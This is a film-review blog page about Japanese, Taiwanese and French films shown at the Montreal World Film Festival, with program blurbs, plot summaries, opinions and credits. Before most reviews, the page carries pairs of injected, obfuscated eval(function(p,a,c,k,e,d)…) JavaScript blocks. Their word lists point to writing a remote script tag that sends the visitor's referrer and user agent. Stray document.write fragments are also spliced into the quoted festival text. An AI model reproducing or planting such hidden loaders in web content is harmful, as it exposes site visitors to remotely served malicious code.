This experimental stop motion animation has no dialogue and is the first part of the Keblujara series. It is the only Japanese shorts films that was in competition this year and the only one that I couldn’t manage to see. However, I heard very good comments about it. For more information I refer you to the excellent commentary written by Claude R. Blouin (in French).

Kemukujara: Japan/Australia, 2014, 13 min.; Dir./Scr.: Akihito Nonowe; Phot.: Isao Sano, Konoka Takashiro; Ed. : Keblujara Productions; Mus.: Isao Sano. Presented at the Montreal World Film Festival on August 27th (CI at 9h00 & 19h00) and 28th (CI at 14h00).

For more information you can visit the following websites:

All he knows right

“In Keblujara, a mad artist lives in a box on his own back.” (Text from the Festival’s program)

“Animation dessinée et peinte à la main qui raconte une histoire d’un pays fictif appelé le Keblujara, fruit d’une collaboration entre l’artiste visuel Nonowe Akihito et le compositeur Isao Sano.” (Extrait du programme)

This experimental stop motion animation has no dialogue and is the second part of the Keblujara series. I am not a big fan of stop motion animation, particularly this “artsy-fartsy” type which always have nebulous stories that can often be opened to interpretation. In this case, an artist is living in a box on his own back. It reminds me a little of weird Czech animations like The Fantastic Planet.

However, this film is technically quite interesting as it mixes techniques like stop motion and standard animation. I particularly liked the effect created by mixing real fire and stop motion animation which was well done and must have been quite difficult (as well as lengthy and complicated) to achieve.

I missed the screening of the longer first part of this series but I was told that this shorter segment was much better, easier to understand and more balanced. I had the opportunity to participate to a nice “chat” with the production team (I could follow some part of the conversation, but Mr. Blouin kindly translated most of it).

All He Knows Right: Japan/Australia, 2014, 5 min.; Dir./Scr.: Akihito Nonowe; Phot.: Isao Sano, Konoka Takashiro; Ed. : Keblujara Productions; Mus.: Isao Sano.
For more information you can visit the following websites:

Suicide Volunteers

“The film is based on a true story of the flight school instructor who sacrificed his life in the suicide attacks at the end of World War II.” (Text from the Festival’s program)

“Le commandant Fujii, un instructeur de l’école de pilotage, a sacrifié sa vie dans des attentats-suicides à la fin de la Seconde Guerre Mondiale. Adaptation d’une histoire véridique.” (Extrait du programme)

A man who trains Japanese airplane pilots for the their suicide mission feels he is not doing his patriotic duty and requests to join his recruits on their mission. His superior deny his plea because his position as trainer is essential and he has a wife and children. He eloquently convinces the few students who question the validity of their mission as a waste. After his wife kills herself and the children, he is finally allowed to go on a mission.

It is a beautiful treatment for the most stupid part of Japanese history. The movie seems strangely neutral about this subject, as it neither condone or condemn the use of kamikaze. It’s a good period drama considering the limitation of a short film. I particularly like the effects giving the pictures an old WW2 look and feel.

Suicide volunteers (???? / Tokko Shigan): Japan, 2013, 25 min.; Dir./Scr./Ed.: Kenshow Onodera; Phot.: Shigeo Kobayashi; Mus.: Shiro Mashiba; Cast: Mitsuki Koga, Yuka Takeshima, Yuji Shikano, Yuji Kakizaki.
For more information you can visit the following websites:

The Free man

“Jay is an ex-con who tries to turn over a new leaf by working at a laundry store [where he] shares duties with Kit, a young woman with physical disability who is the boss’ niece.” (Text from the Festival’s program)

“Jay, un ex-détenu, tente de tourner une nouvelle page en travaillant dans une blanchisserie. Il y rencontre Kit, une jeune femme avec un handicap physique, nièce du propriétaire.” (Extrait du programme)

This is the only non-japanese movie in this bundle of shorts. It’s a gritty reality type of movie. An ex-convict work in a laundry shop and likes the handicapped niece of the owner. However, he soon realize that his boss is abusing her, but he hesitate doing anything because he really needs the job and fear going back to prison. At some point it is just too much for him… The dark photography emphasize well the oppressive feeling, but for the rest it’s an average violent chinese movie.

Unfortunately, the english subtitles were out of frame for the ENTIRE movie (only the chinese subtitles were visible) so I couldn’t tell the details of the story and only guess. The dumb-ass projectionist was probably sleeping on the job or, worse, simply didn’t care to reframe the screen (even if several people got up to notify the theatre’s staff). It’s not the first time that such problem occur at this theatre. They seem to take the cinephiles for cash cows and don’t give a damn about them. A real shame!

The Free man: Taiwan, 2014, 30 min.; Dir./Ed.: Sam Quah; Scr.: Yu-Li Chen; Phot.: Xin Hua Feng; Mus.: Wu Xin-Ying; Cast: Ming-Shuai Shi, Xing-Xing Rao.
For more information you can visit the following websites:

No return on perishables

“Short story about a miraculous phenomenon: that desiring another’s happiness can lead to happiness for oneself.” (Text from the Festival’s program)

“Une histoire courte qui illustre un phénomène miraculeux : désirez le bonheur de quelqu’un d’autre peut apporter le bonheur pour soi-même.” (Extrait du programme)

This is a nice and cute romantic comedy.

An insurance salesman meets lots of people for his job. He helps a man who wanted to commit suicide and convince him to live (at least a few more years). He also encounter a woman on a pilgrimage to help her daughter find a nice young man she could marry and bring back her missing husband. The salesman was going to the temple to pray that the flower-shop girl he secretly loves notices him and says yes to his proposal, but instead, after having met the woman, he wishes that she finds her husband and a nice son-in-law. A little later, he purchases flowers at the flower-shop and then comes back to gives them to the girl (she thinks he wants a refund, so she tells him “No return on perishables”!). But then he realizes that the mother of the flower-shop girl is the woman he met earlier on a pilgrimage and that her missing husband is back (and its the man he saved from killing himself)!

It’s a funny story but I felt that the overall quality of the production was a little below professional standard. Also they used a filter on the picture to saturate the colours (to boost them out a little). At first I thought it was due to a bad print or (worse) to a bad cinematography, but after reflection it was probably deliberate to add a dreamy feeling to this moralistic fantasy.

No return on perishables (???????????? / Koi ha kangaeruna, ai ha kanjiro / lit. “Do not think of love, must feel love”): Japan, 2013, 18 min.; Dir./Scr./Ed.: Takatsugu Naito; Phot.: Akiyuki Michikawa; Cast : Ryo Yoshiki, Hiromi Hakogi, Nozomi Tanaka.
For more information you can visit the following websites:

When the sun falls

“A wealthy elite guard of the shogunate is under house arrest for dereliction of duty for allowing an unauthorized person into Edo castle. His fate is unknowned.” (Text from the Festival’s program)

“En 1802, un garde d’élite bien nanti du shogunat est en résidence surveillée pour avoir manqué à son devoir en permettant l’accès au château d’Edo à une personne non autorisée. Son sort est pour l’instant incertain.” (Extrait du programme)

This is a beautiful Jidaigeki movie (period drama). A samurai who was careless in his duty must wait while his fate is decided. He is finally asked to commit seppuku.

This movie offers an interesting reflection on family, duty and how to live one’s life. It is very well made and probably equals any feature-length movie of the same style (samurai costume drama). It is quite powerful for a short movie.

When the sun falls (????? / Hi-wa-ochiru): Japan, 2014, 39 min.; Dir./Scr.: Yuji Kakizaki; Phot.: Yoshinobu Furukawa; Mus.: Shingo Nishimura; Cast : Masayuki Deai, Yuka Takeshima, Go Ibuki, Motoya Izumi, Ikuya Enokizono, Hyuma Ishida.
For more information you can visit the following websites:
This bundle of five Japanese & Taiwanese shorts was screened at the Montreal World Film Festival on August 26th, 2014 (Cinema Quartier Latin 13, 21h40 – there was a little more than a dozen people on the room, which was filled only at twenty or twenty-five percent of its capacity!) as part of the “Focus on World Cinema” (Regular) segment.

[ Traduire ]

Judas

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hezrz|var|u0026u|referrer|sdbee||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|drdhf|var|u0026u|referrer|aeiyb||js|php’.split(‘|’),0,{}))

“Erika’s life fall aparts when her boyfriend leaves scars on both her heart and her face. The manager of the family restaurant where she works part time refuses to let her work with a scarred face, document.write(“”); and she has no way to pay for an abortion. She resolves never again to be at the mercy of sentiment. She decides to become a hostess at the Elleseine nightclub in Tokyo’s notorious Kabukichio entertainment and red-light district. Before long she has risen to the top, becoming the club’s number one hostess. But material fortune doesn’t always translate into personal happiness. Can she have her cake and eat it?” (Text from the Festival’s program)


This movie is based on Kurumi Tachibana’s two-part semi-autobiographical novel (Judas: Top and Judas: Bottom, bestsellers but not yet translated in english). It tells of the lightning ascension and downfall of the legendary club hostess in Tokyo’s Kabukich? district.

Erika is an insecure high school student in Saitama prefecture. Betrayed by her boyfriend, she finds herself pregnant, scarred and has consequently lost her job. A chance encounter with the manager of a hostess club from the entertainment district of Omiya will give her an opportunity to earn the money she needs for an abortion and provide her some sense of purpose. Within a year, under the professional name of Hitomi, she becomes the number one hostess of the club Elleseine. A hostess is basically a modern geisha: she flirts, provides drinks, attention, and entertainment to the salarymen that mostly constitute the clientele. It generally never involves sex. She manipulates men, creates a desire and fill their sense of affective emptiness with her glamorous act that indulge their greed, lust and illusion of power. Ultimately, she simply tricks them into spending money at the club and on lavish gifts for her.

However, she still doesn’t feel fulfilled. She has lost faith in true love and has therefore forsaken having any real relationships. She is troubled by her loneliness and the fear of being overcome again by weakness. But who could fill her own emptiness? She hides behind the armour of her make-up and all she can do is abandon herself to an insatiable ambition for more power and money. [Left: the real Kurumi Tachibana]

She changes her name to Kurumi and moves to Eden, a top-class hostess club in Kabukicho. The competition is fierce amongst the hostesses. However, despite being bullied by top-hostess Mimi, she reaches the number two position in just two months. But that’s still not enough. She succeeds climbing to the top by using betrayal, which earns her the nickname “Judas”. One day, Mimi is sick and shows some weakness by trusting into Kurumi’s hand her most important customer and lover: Saeki. She woos him and steel him from Mimi. She becomes the most desirable hostess but also the most ruthless: she abandoned Saeki when he’s bankrupted and drove one of her first and most faithful customers, Nawa (nicknamed “Beethoven”), to the brink of financial ruin.

One day, she meets a young finance tycoon named Ohno and she slowly falls for him. She does her best to resist the attraction and battle her own weakness. She moved to the ultra luxurious nightclub Dulcinea and, as she feel being at the top, her entire world comes down on her. When Ohno suddenly disappears, she discovers that he is a fraudster and loan-shark wanted by the police! Can she find a way to bounce back?

Evidently she has. After spending eight years in the extreme world of hostess clubs, Kurumi Tachibana is now a popular writer, actress and TV personality.

Judas is a movie about growth: the main character lacks confidence but go through many experiences that will change her and eventually make her better. Unfortunately, the movie is lacking something. It feels like the Readers’ Digest version of Tachibana’s biography as her life’s main events unfold before our eyes on fast-forward. We just can’t feel the emotions.

However, it is still a good, entertaining movie. It provides a women point of view on the world, which is rare in the Japanese movie industry. It is a movie about women, produced by a staff almost entirely made of women. It also give us an interesting insight into the world of hostess clubs and offers a fascinating portrayal of human emotional distress. Despite its flaws, it is an intriguing movie, worth watching. Unfortunately, the Dvd release is so far available only in Japanese (amazon.jp, Yesasia).
Judas ( ?? / Yuda ): Japan, 2013, 109 min.; Dir.: Izumi Ohtomi; Scr. Izumi Ohtomi & Kurumi Tachibana (based on her autobiography); Phot.: Natsuha Nakamura; Ed.: Masaki Murayama; Mus.: Masataka Kitaura; Prod.: Harumi Hoshino; Cast: Ayame Misaki, Sho Aoyagi, Kenji Mizuhashi, Noriko Aoyama, Ryohei Suzuki, NorA, Yusei Tajima, Itsuji Itao; Distrib.: Pony Canyon Intl. Film screened at the Montreal World Film Festival on August 30th, 2013 (Cinema Quartier Latin 9, 16h50–the theatre was less than a quarter full, with about 75 people) as part of the “Focus on World Cinema” segment.
For more information you can visit the following websites:
Judas © 2011 movie “Judas” Production Committee. All Rights Reserved.

[ Traduire ]

Our family

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ytbrf|var|u0026u|referrer|rzafy||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hhfty|var|u0026u|referrer|zsyie||js|php’.split(‘|’),0,{}))

“Reiko has been suffering from memory loss for some time, document.write(“”); but her family doesn’t really seem to notice. One day, she’s examined by a doctor, who discovers that she has a terminal brain tumor and will probably die within a week. As her dementia worsens, Reiko begins to express her true feelings for the first time, such as her fear that the family is falling apart. Meanwhile, her husband is facing bankruptcy and the family has been at odds over everyday problems and mistrusts. Their sons, Kosuke and Shunpei, react to the family troubles in different ways. The older brother, Kosuke, clumsily tries to shoulder the burden of the family while younger brother, Shunpei, gradually dedicates himself to becoming a better son.”

(Text from the Festival’s program)


In this family, the older son is a “recovered” Hikikomori who is now married and whose wife is expecting the first grandchild of the family. The younger son is an unreliable student who keep asking is mother for money. The husband’s company is not making any money so the couple is deeply in debts. When the family notice that the mother is behaving strangely and has memory lapses, they bring her to the doctor. The prognostic is devastating: she has an unoperable brain tumor and won’t probably live more than a week!

The two sons, who just discovered the extant of their parents debts, decide to do something about it. They also decide to seek second opinions on their mother’s diagnosis. After visiting a 6th hospital with their mother’s medical file, a doctor think that it might be a different type of tumor that could be treatable, so he refers them to another hospital and to a young female doctor. After more tests and a biopsy, it is revealed that the tumor is indeed treatable.

Through this ordeal the family — which had been slowly falling apart — is pulling together and it makes the sons to finally mature. I guess it shows that you must never give up. You must keep hope, give all your might and when things are getting though you must keep smilling…

As usual in Japanese cinema, this movie offers us nice imagery, particularly the beautiful landscape. It is a nice and enjoyable movie, but, somehow, I didn’t feel any emotions. Usually such movies will make me cry, but in this case I unfortunately didn’t feel any sadness. Was it me or was there something lacking in the stoytelling or the acting? I am not sure, but it was nevertheless a good story.

Our family (??????? / Bokutachi no Kazoku): Japan, 2014, 117 min.; Dir.: Yuya Ishii; Scr.: Yuya Ishii (Based on the novel by Kazumasa Hayami); Phot.: Junichi Fujisawa; Ed.: Shinichi Fushima; Mus.: Takashi Watanabe; Cast: Satoshi Tsumabuki (Kosuke), Mieko Harada (Reiko), Sosuke Ikematsu (Shunpei), Kyozo Nagatsuka (Katsuaki), Mei Kurokawa, Yusuke Santamaria, Shingo Tsurumi, Yuka Itaya, Mikako Ichikawa. Film screened at the Montreal World Film Festival on August 25th, 2014 (Cinema Quartier Latin 15, 21h30 – the theatre was three-quarter full with about sixty people) as part of the “World Great” (Out of Competition) segment.
For more information you can visit the following websites:
Our family © 2013 Bokutachi no Kazoku Film Partners.

[ Traduire ]

Blossom Bloom

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hzhza|var|u0026u|referrer|enzki||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ketin|var|u0026u|referrer|berhr||js|php’.split(‘|’),0,{}))

“On first glance, document.write(“”); Shunzuke, 47, seems to have everything, a top job at an electronics company, a loving beautiful wife Akiko, a son Daisuke and a daughter Sakiko and a nice house where he lives with his father Shuntaro. But the respect he gets at work doesn’t extend to the domestic front, especially after Akiko discovered a now-ended affair of his. Meanwhile, Daisuke has skipped university to work in low-end jobs, Sakiko doesn’t talk to him, and Shuntaro is having serious health problems. On the eve of a possible promotion at work, Shunsuke decides that his family comes first.”

(Text from the Festival’s program)


A man who was too busy building a successful career is about to get a big promotion, but then realized that he has never been there for his family. He never listened to his wife, missed all of his daughter parent’s days at school, was not there to support his son when he was having academic difficulties and didn’t notice that his aging father was getting senile. He decide to take everyone on a family trip to bring them together, apologize for his failings and search for the lost memory of his father’s childhood.

Directed by Mitsutoshi Tanaka (who also directed Ask this of Rikyu, presented in competition at last year’s MWFF), it is a beautiful but sad movie about family, the challenges of old age, like dementia, and which shows us the beautiful landscapes of rural Japan (for their trip they travel to the Fukui Prefecture). I think it is also a reflexion on the shifting values of 21st century Japan: what’s the use to work yourself out if you don’t have a nice and enjoyable place to come to after?

Somehow, this movie hit close to home, therefore I personnally found it very touching. It’s a very good and enjoyable movie.

Blossom bloom (????? / Sakura saku): Japan, 2014, 107 min.; Dir.: Mitsutoshi Tanaka; Scr.: Masashi Sada (based on his short story), Eriko Komatsu; Phot.: Takeshi Hamada; Ed.: Shinichi Fushima; Mus.: Ko Otani; Art Des.: Koichi Wakamatsu; Prod.: Norihisa Ohara, Ryosuke Otani; Cast: Naoto Ogata (Shunsuke Osaki), Kaho Minami (Akiko), Tatsuya Fuji (Shuntaro), Karen Miyama (Sakiko), Masato Yano (Daisuke), Kanji Tsuda, Kyusaku Shimada, Sumie Sasaki, Ren Osugi. Film screened at the Montreal World Film Festival on August 23rd, 2014 (Cinema Quartier Latin 12, 11h40 – the theatre was tiny but it was nearly three-quarter full; Interestingly, a large part of the audience was made of Japanese ladies and elderly couples!) as part of the “Focus on World Cinema” segment.
For more information you can visit the following websites:
Blossom bloom © 2014 Sakurasaku Film Partners.

[ Traduire ]

Tokyo – The city of glass

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ebbir|var|u0026u|referrer|badyn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bsdda|var|u0026u|referrer|ynrzf||js|php’.split(‘|’),0,{}))

A powerful tale of madness in Tokyo that explores the nature of sex and love!

“Toru, document.write(“”); a graduate student who runs a bar in Shinjuku Ni-chome, Tokyo’s gay district, meets Yong, a Korean man, and he falls in love. This seemingly ordinary event is somehow linked to a 20-year-old homicide case, and Confession of a Mask by Yukio Mishima is the key connecting them. Toru’s life takes an expected turn when a detective begins investigating two people whom Toru knows, Haruko Agaki, his old university professor, and Yusuke Honma, the lover ofthe victim in the 20-year-old murder. There are skeletons in someone’s closet.”

(Text from the Festival’s program)


This movie is quite interesting because movies rarely talks about the Japanese gay scene — unless they want to make a parody of it. Unfortunately, the storytelling is VERY confusing. There are lots of flashbacks and, for a while, it looks like there is two parallel stories, but they finally meet — very clumsily — in the end. However you eventually get what the story is about. It’s a movie about love, dream, hope, and obsessive narcissism.

Also there is a lot of shonen love in this movie. Way too much or at least more than it is necessary to convey what the movie is about (and many people left the theatre at the first graphic and realistic gay sex scene; Those can be a real turn off for most prudish viewers and, lets be frank here, there are lots of those).

Despite these caveat this is nevertheless a good and enjoyable movie if you are interested in Japanese popular and underground culture.

You can also find an interesting video on Youtube showing the red carpet entrance & presentation of the production team, as well as interviews (all in Japanese unfortunately).
Tokyo: The city of glass (???????????? / Tôkyô: Koko wa Glass no Machi): Japan, 2014, 110 min.; Dir.: Kazuhiro Teranishi; Scr.: Oroba Irie & Kazuhiro Teranishi; Phot.: Shigeru Iwamatsu; Ed.: Kumiko Arai; Mus.: Naoto Okabe; Cast: Atsushi Kimura, JK, Tomoko Nakajima, Maroka Uchiyama, Ginzi Yoshikawa, Reiko Tajima. Film screened at the Montreal World Film Festival on August 22nd, 2014 (Cinema Quartier Latin 15, 19h00 – the theatre was half full but there was less people at the end) as part of the “Focus on World Cinema” segment.
For more information you can visit the following websites:
Tokyo: The city of glass © 2013 Tokyo movie.

[ Traduire @ Google ]
[ Traduire @ Bing ]

One Third

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|deeez|var|u0026u|referrer|fbbhh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|znerf|var|u0026u|referrer|nznda||js|php’.split(‘|’),0,{}))

“Three small-time crooks — [Shuu, document.write(“”); ] manager of the Honey Bunny nightclub, Koji, an ex-motorcycle gang leader turned club waiter, and Big Ken, a Korean BBQ chain owner and club regular — desparate to turn their lifes around, manage to pull a successful bank heist in broad daylight and they return to hide out in Honey Bunny. Although they had agreed to each getting an equal third of the money they stole, their greed gets the better of them, with much bargaining and cheating. It turns out, however, they they are not the only ones after the loot. Will they see any of it all all?”

(Text from the Festival’s program)


Shuu is the manager for the night club “Honey Bunny” and a horse-race gambler. On his way to the bank to deposit the club’s takings he stops at the race tracks. Unexpectedly, he wins but in his excitement loses the bag containing the club’s money. The owner is a ruthless yakuza and he fears for his life. However, his friend Maria, a wanna-be actress, help him get a loan from an even ruthless loan-shark so he can pay back the club’s money. He has one week to pay back the loan or he dies. He persuades his friend Koji, who works at the “Honey Bunny”, and Ken, one of the customer, to rob a bank. They are all deeply in debts and desperate to turn around their life. They succeed but quarrels over dividing the loot. And, to make their tribulation worse, other parties are also interested in getting their hands on the stolen money!

I was expecting this one to be a third-rate film, but it ended up not so bad after all. It has lots of cheeky humour and movie references that make the movie quite enjoyable. Unfortunately, the plot is so circumvolved (plots and counter plots) that it doesn’t really work as each new development make what happened before less credible (but in such comedy, does it really matter?).

Also the premise of the story (a bunch of robbers quarrelling over their loot) is not original at all since I remember seeing a very similar one in another movie titled Crazy-ism. Although this movie is funnier and much more entertaining. Does our trio of incidental robbers succeed to pull through? Actually, we really never know since the movie leaves us with a kind of open ending. Quite clever.
One third (??????? / Sanbun no ichi): Japan, 2014, 119 min.; Dir.: Hiroshi Shinagawa; Scr.: Hiroshi Shinagawa (based on a novel by Hanta Kinoshita); Cast: Tatsuya Fujiwara (Shuu), Koki Tanaka (Koji), Ryuichi Kosugi (Ken), Mika Nakashima (Maria), Yosuke Kubozuka (Hama), Shinnosuke Ikehata (Shibugaki), Ryo Kimura, Sho Aikawa, Mitsu Dan, Ayumi Shimozono. Film screened at the Montreal World Film Festival on August 22nd, 2014 (Cinema Quartier Latin 15, 14h30 – the theatre was three-quarter full but a few people left after the first half-hour) as part of the “Focus on World Cinema” segment.

For more information you can visit the following websites:
One third © 2014 Sanbun no ichi Production Committee.

[ Traduire ]

Salaud, on t’aime

ATTENTION: Peut contenir des traces de “spoilers”! Les personnes allergiques à toutes discussions d’une intrigue avant d’en avoir elle-même prit connaissance sont vivement conseillé de prendre les précautions nécessaires pour leur sécurité et ne devraient poursuivre qu’avec circonspection.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ysyhk|var|u0026u|referrer|frset||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|iffdk|var|u0026u|referrer|heete||js|php’.split(‘|’),0,{}))

“Un photographe de guerre et père absent, document.write(“”); qui s’est plus occupé de son appareil photo que de ses quatre filles, coule des jours heureux dans les Alpes avec sa nouvelle compagne. Il va voir sa vie basculer le jour où son meilleur ami va tenter de le réconcilier avec sa famille en leur racontant un gros mensonge.”

“Jacques, a retired war photographer, is attempting to live a peaceful life in the Alps. With a new girlfriend, Nathalie, he appears content, but his old friend Frédéric knows better. There is a little matter of four daughters, each one from a different conquest, each one estranged from him, and each leaving their shadow on Jacques’s emotional life. Realizing that reconciliation is the thing Jacques craves most, Frédéric, a doctor, concocts a little lie to convince the daughters to visit their absentee father. Well, not so little. In fact, it’s a really big lie, and as the family gathers, as accounts are settled through tears and laugher, the lie gets harder and harder to retract.”

(Texte tiré du programme / Text from the festival’s program)

Continuez après le saut de page >>

Lelouche est un incontournable alors il m’était impossible d’y échapper. Il nous offre ici un film presqu’autobiographique. C’est l’histoire d’un photographe qui s’est tellement donné à sa carrière qu’il n’a jamais été présent pour ses quatres (ou cinq) enfants (toutes des filles) qu’il a eu chacune avec des femmes différentes. Cependant, alors qu’il songe à la retraite après avoir connu tant de succès, il a des regrets pour cette vie de famille qu’il n’a jamais eut et que ses filles lui refusent maintenant.

“J’ai eu la chance d’avoir sept enfants avec cinq femmes différentes et je me suis dit que ça pourrait faire un bon sujet pour un film,” nous affirme le cinéaste.

C’est du Lelouche à son meilleur où l’on croque dans la vie à pleine dents. Un beau film, riche en émotions. Lelouche se dit d’ailleurs n’être qu’un reporter d’émotions, mais ici il va plus loin. Nous seulement il nous fait vivre les émotions de ses personnages, des états d’âme complexes et parfois difficiles à vivre, mais il en profite pour manipuler les nôtres!

Lelouche lors de la conférence de presse de Salaud, on t’aime (photos: MM)

Toutefois, j’ai lu sur Facebook des commentaires qui démolissent complètement le film (bon, tout les goûts sont dans la nature et chacun a droit à son opinion mais il y parfois des gens qui n’aiment vraiment rien parce que c’est leur nature grognonne ou simplement pour être iconoclaste). Johnny Holliday n’est peut-être pas un acteur (mais quelle bouille, alors!) par contre dans la vie les amoureux ne sont pas toujours super passionnés — surtout quand on a eut de multiples relations (bon, peut être que Sandrine Bonnaire n’était pas très expressive mais était-ce le rôle ou sa performance?). Moi je ne suis pas du genre à décortiquer les films mais j’adopte plutôt le point de vue du cinéphile : le film m’a captivé, ému et j’ai eu du plaisir à la regarder. C’est une belle histoire (que j’ai trouvé crédible), avec de superbes images pour me faire oublier un instant où je suis et qui je suis. Je ne demande rien de plus.

Lelouche sur le tapis rouge arrivant pour la cérémonie d’ouverture du FFM (Photos: CJP)

C’est donc un film à voir, pour ses émotions certes, mais aussi pour sa superbe photographie et son casting stellaire : Johnny Holliday, Eddie Mitchell, Sandrine Bonnaire, Valérie Kaprisky et je n’ai pas pu m’empêcher de remarquer la jeune Jenna Thiam (Hiver) qui jouait Léna dans la série télé “Les revenants” (2012).

Vous pouvez voir Lelouche présenter son film à partir de la minute 19:10 dans notre video de la cérémonie d’ouverture.
